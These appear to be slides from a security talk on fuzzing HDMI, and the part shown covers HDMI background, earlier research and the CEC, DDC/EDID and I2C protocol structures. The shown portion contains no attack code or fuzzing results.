

# H(ack)DMI

#pwning\_hdmi

#for\_fun\_&&\_profit

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
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- › YangU-Kim (C)





# Actually.. I was in Amsterdam last month



# I will talk..

- › Background
- › Protocol detail
- › Make fuzzer
- › Fuzzing result
- › Another fuzzer (!)
- › Future works



# Background


# HDMI(High Definition Multimedia Interface)

Interface for sending high-definition video and audio signal from multimedia device to display device

## Features

- › Devices what connected with HDMI can **control each other**
- › Without ethernet cable, **ethernet communication** is possible
- › Without audio cable, **Upstream audio data** to surround audio system
- › etc..

## Types



normal type

## Pin maps

1~12pins	Video/Audio
13 pin	Control
14	Utility
15,16	i2c
17,18	(+),(-)
19	Plug detect





Me

Do you think you can hack into HDMI?

What?? Is that possible?

Well.. I don't think so



Normal people

What about  
developers..?



# Previous Research

Vulnerability Details : [CVE-2017-9689](#)

In Android for MSM, corruption.

Vulnerability Details : [CVE-2017-9719](#)

In android for MSM, frame size is out of r

Vulnerability Details : [CVE-2017-9722](#)

In Android for MSM, Firefox OS for MSM, QRD Android, with all Android releases from CAF using the Linux kernel controlled by userspace, is too large, a buffer overflow occurs.

Memory Corruption in Linux Kernel


# Previous Research

- › **Black Hat Europe 2012 - Andy Davis**
  - › Hacking Displays Made Interesting
- › **44CON 2012 - Andy Davis**
  - › What the HEC? Security implications of HDMI Ethernet Channel and other related protocols
- › **Defcon23 (2015) - Joshua Smith**
  - › High-Def Fuzzing: Exploring Vulnerabilities in HDMI-CEC



# Protocol Detail

# Overview (spec is good reference)



## # TMDS

- › Carry video and audio data

## # CEC

- › Provides **high-level control functions** between audiovisual products

## # DDC

- › HDMI source to **determine the capabilities** and characteristics of the Sink


## # HEAC (HEC + ARC)

- › **Ethernet + Audio return channel**

## # Hot Plug Detect

- › Plug connect detect

# Overview\_Pin map




**port side**

1~12pins	TMDS
13 pin	CEC
14 pin	Utility(HEAC)
15,16 pin	DDC
17,18 pin	(+),(-)
19 pin	HPD (Hot Plug detect)



# CEC(Consumer Electronics Control)



# CEC

- › CEC provides a **number of features** designed to **enhance the functionality** and **interoperability of devices** within an HDMI system.

## \* CEC Brand Names

\* PulseEight


AOE	E-Link	Hitachi	HDMI-CEC	LG	SimpLink	Runco International	RuncoLink
Loewe	Digital Link / Digital Link Plus	Mitsubishi	NetCommand for HDMI	Onkyo	RIHD	Samsung	Anynet+
Panasonic	VIERA Link / HDAVI Control / EZ-Sync	Philips	EasyLink	Pioneer	Kuro Link	Sharp	Aquos Link
sony	BRAVIA Link / BRAVIA Sync	Toshiba	Regza Link / CE-Link				

# CEC

- › All CEC devices have both a **physical and logical address**, whereas non-CEC devices only have a physical address.

## \* Physical Address

- › 4 digits long (n.n.n.n)
- › 0.0.0.0 ~ F.F.F.F
- › 5-device-hierarchy



# CEC

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## \* Logical Address

- › Defines a device type
- › 0~15
- › It represents the type
- › Allocated by polling message

Address	Type
0	TV
1,2,9	Recording Device
3,6,7,10	Tuner
4,8,11	Playback Device
5	Audio System
12,13	Reserved
14	Specific Use
15	Unregistered (as Initiator address) Broadcast (as Destination address)

# CEC Message

## \* CEC Frame



Start bit : No value, unique timing

Header Block : **Source, Destination Address**

Data Block1 : **Opcode**, optional

Data Block2~N : **Operand**, optional, depend on opcode


\* all block size is **10 bits**

\* maximum message size is **160 bits** (10 blocks include header)



# CEC Message

\* Block detail



## Information bits

- › For header block, the information bits indicate **initiator(4) and destination(4) address**
- › For data blocks, the information bits indicate **data or opcode, dependent on context**
- › **EOM** : '0' (one or more data blocks follow), '1' (the message is complete)
- › **ACK** : **acknowledge** the data or Header Block

# DDC(Display Data Channel)

- › DDC is used by the HDMI Source to **read Sink's E-EDID** in order to **discover the Sink's configuration and/or capabilities**.
- › It is used not only in HDMI but also in other display interfaces like DVI
- › It is transmitted by serial communication called **I2C**



# DDC

- \* EDID(Extended Display Identification Data)

- › Standardized data to know **Sink's configuration and/or capabilities**
- › just 128byte

- \* E-EDID(Enhanced-EDID)

- › Data with **additional extended data** to transmit more information as the display's functionality increases.
- › more than 128byte
- › **E-EDID = EDID + Extension Data (CEA861-D) + (optional)**

# DDC

EDID

0-7	Header
...	...
21	Horizontal Size(cm)
22	Vertical Size(cm)
23	Display Gamma
25-34	Color Characteristics
...	...
126	Extension Flag
127	Checksum

CEA861-D

0	Always "2"
1	Revision number
2	Pointer to detailed timing descriptors "d"
3	Number of detailed timing descriptors "n" (lower 4bits)
4 to (d-1)	CEA data block collection
d to (d+18n-1)	Detailed Timing Descriptor
(d+18n) to 126	"0" padding
127	Checksum

# DDC


## \* I2C

- › I2C is a serial computer bus invented in 1982 by Philips Semiconductor(now NXP Semiconductors).
- › It is widely used for attaching lower-speed peripheral ICs to processors and microcontrollers in short-distance, intra-board communication.
- › I2C uses only two bidirectional open collector lines, **SDA and SCL, pulled up with resistors**. Typical voltages used are **+5V or +3.3V**, although systems with other voltages are permitted.
- › **There's master and slave mode**



